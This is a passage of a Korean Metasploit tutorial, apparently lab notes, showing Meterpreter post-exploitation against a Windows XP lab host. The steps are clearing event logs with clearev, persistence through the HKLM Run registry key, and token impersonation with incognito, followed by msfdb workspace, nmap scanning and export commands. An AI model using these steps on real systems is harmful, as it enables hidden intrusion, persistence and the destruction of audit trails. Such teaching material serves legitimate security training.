


그림 46 clearav 실행전

```
meterpreter >
meterpreter > clearev
[*] Wiping 245 records from Application...
[*] Wiping 1151 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

그림 47 clearav 실행




그림 48 clearav 실행 후

- event log 가 삭제된 것을 확인할 수 있다.

- 업로드 파일 레지스트리 등록

```
root@kali:~# cat test.txt
my name is donghwan
root@kali:~#
root@kali:~#
```

그림 49 파일 생성

```
meterpreter >
meterpreter > upload /root/test.txt c:\
[*] uploading : /root/test.txt -> c:\
[*] uploaded  : /root/test.txt -> c:\\test.txt
meterpreter >
```

그림 50 파일 업로드

```
meterpreter >
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\
run -v normal -d 'c:\\test.txt'
Successfully set normal of REG_SZ.
meterpreter >
```

그림 51 레지스트리 등록

- `reg setval -k HKML\\software\\microsoft\\windows\\currentversion\\run -v normal -d 'c:\\hacked'`
- 시작프로그램을 관리하는 레지스트리에 등록한다.




그림 52 컴퓨터 부팅시 화면

6.3 인코그니트

- 다른 사용자의 토큰을 가지고와서 상대방인것 처럼 행동하는 것
- 인코그니트를 사용하기 위해서는 메터프리터에서 기본적으로 제공하는 모듈이 아닌 다른 모듈을 불러와야 한다.

```
meterpreter > load incognito
Loading extension incognito...success.
```

그림 53 incognito 로드

```
meterpreter > list_tokens -u
```

Delegation Tokens Available

=====

IE8WINXP\IEUser

NT AUTHORITY\LOCAL SERVICE

NT AUTHORITY\NETWORK SERVICE

NT AUTHORITY\SYSTEM

Impersonation Tokens Available

=====

NT AUTHORITY\ANONYMOUS LOGON

그림 54 현재 사용할 수 있는 계정 확인

```
meterpreter > getuid
```

Server username: NT AUTHORITY\SYSTEM

```
meterpreter > impersonate_token IE8WINXP\IEUser
```

[+] Delegation token available

[+] Successfully impersonated user IE8WINXP\IEUser

```
meterpreter > getuid
```

Server username: IE8WINXP\IEUser

그림 55 다른 계정으로 변경

7 msf 데이터베이스

- msf 를 사용할 때 데이터베이스를 이용해서 쉽게 관리를 할 수 있다.
- nmap, portscan 을 통해서 얻은 정보를 데이터베이스화 해서 export, import 할 수 있는 기능을 가지고 있다.

7.1 msfdb 기본 명령어

- db_status
 - db 연결상태 확인
- hosts
 - 지금까지 수행된 내역이 기록되어 있다.
- msfdb delete
 - db 초기화
- msfdb init
 - db 재시작

7.2 msfdb 사용

- workspace 생성

```
msf auxiliary(tcp) > workspace -a pentest
[*] Added workspace: pentest
msf auxiliary(tcp) > workspace
default
* pentest
```

그림 56 workspace 생성

- workspace 는 msfconsole 내에서 각각의 공격한 정보를 구분하기 위해서 사용한다.

- nmap 실행

```
msf auxiliary(tcp) > db nmap -sT -sV -O 10.10.10.0/29
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-04-03 21:18 EDT
```

그림 57 nmap 사용

- host, service 필터링

```
msf auxiliary(tcp) > hosts -c address,os_name -S windows
Hosts
=====
address      os_name
-----
10.10.10.2   Windows XP
10.10.10.3   Windows 2008

msf auxiliary(tcp) > hosts -c address,os_name -S 'windows xp'
Hosts
=====
address      os_name
-----
10.10.10.2   Windows XP
```

그림 58 스캔 결과 필터링 1


```
msf > services -c port,info -S 10.10.10.2
```

Services
=====

host	port	info
10.10.10.2	21	FreeFTPd 1.0
10.10.10.2	22	WeOnlyDo sshd 2.1.8.98 protocol 2.0
10.10.10.2	80	Apache httpd
10.10.10.2	135	Microsoft Windows RPC
10.10.10.2	139	Microsoft Windows 98 netbios-ssn
10.10.10.2	445	Microsoft Windows XP microsoft-ds
10.10.10.2	3306	MySQL 5.1.41-community
10.10.10.2	3389	Microsoft Terminal Service

그림 59 스캔 결과 필터링 2

```
msf > services -c port,info -S 10.10.10.3
```

Services
=====

host	port	info
10.10.10.3	135	Microsoft Windows RPC
10.10.10.3	139	Microsoft Windows 98 netbios-ssn
10.10.10.3	445	primary domain: WORKGROUP
10.10.10.3	3389	Microsoft Terminal Service
10.10.10.3	49152	Microsoft Windows RPC
10.10.10.3	49153	Microsoft Windows RPC
10.10.10.3	49154	Microsoft Windows RPC
10.10.10.3	49155	Microsoft Windows RPC
10.10.10.3	49156	Microsoft Windows RPC
10.10.10.3	49157	Microsoft Windows RPC

그림 60 스캔 결과 필터링 3


```
msf > hosts -S windows -R
```

```
Hosts  
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose
10.10.10.2	08:00:27:dd:8a:24		Windows XP			client
10.10.10.3	08:00:27:85:C5:CD		Windows 2008			server

```
RHOSTS => 10.10.10.2 10.10.10.3
```

그림 61 대상 IP 지정

- msfdb export

```
msf > db export -f xml -a hackdb.xml
```

```
[*] Starting export of workspace pentest to hackdb.xml [ xml ]...  
[*] >> Starting export of report  
[*] >> Starting export of hosts  
[*] >> Starting export of events  
[*] >> Starting export of services  
[*] >> Starting export of web sites  
[*] >> Starting export of web pages  
[*] >> Starting export of web forms  
[*] >> Starting export of web vulns  
[*] >> Starting export of module details  
[*] >> Finished export of report  
[*] Finished export of workspace pentest to hackdb.xml [ xml ]...
```

그림 62 db 내용 export

8 기타

- CVE 파일을 참고 하기 위한 디렉터리경로

```
root@kali:/usr/share/metasploit-framework/data/exploits# ls
batik_svg          cve-2012-5076      CVE-2015-0336
capture            cve-2012-5076_2    CVE-2015-0359
cmdstager          cve-2012-5088      CVE-2015-1130
CVE-2007-3314.dat  cve-2013-0074      CVE-2015-1701
CVE-2008-0320.doc  CVE-2013-0109      CVE-2015-3090
CVE-2008-5353.jar  cve-2013-0422      CVE-2015-3105
CVE-2008-5499.swf  cve-2013-0431      CVE-2015-3113
CVE-2008-6508      CVE-2013-0634      CVE-2015-5119
CVE-2009-3867.jar  cve-2013-0758.swf  CVE-2015-5122
CVE-2009-3869.jar  cve-2013-1300      docx
cve-2010-0094      cve-2013-1488      edb-35948
CVE-2010-0232      cve-2013-1493      exec_payload.msi
```

/usr/share/metasploit-framework/data/exploits -> cve 파일들이 존재한다.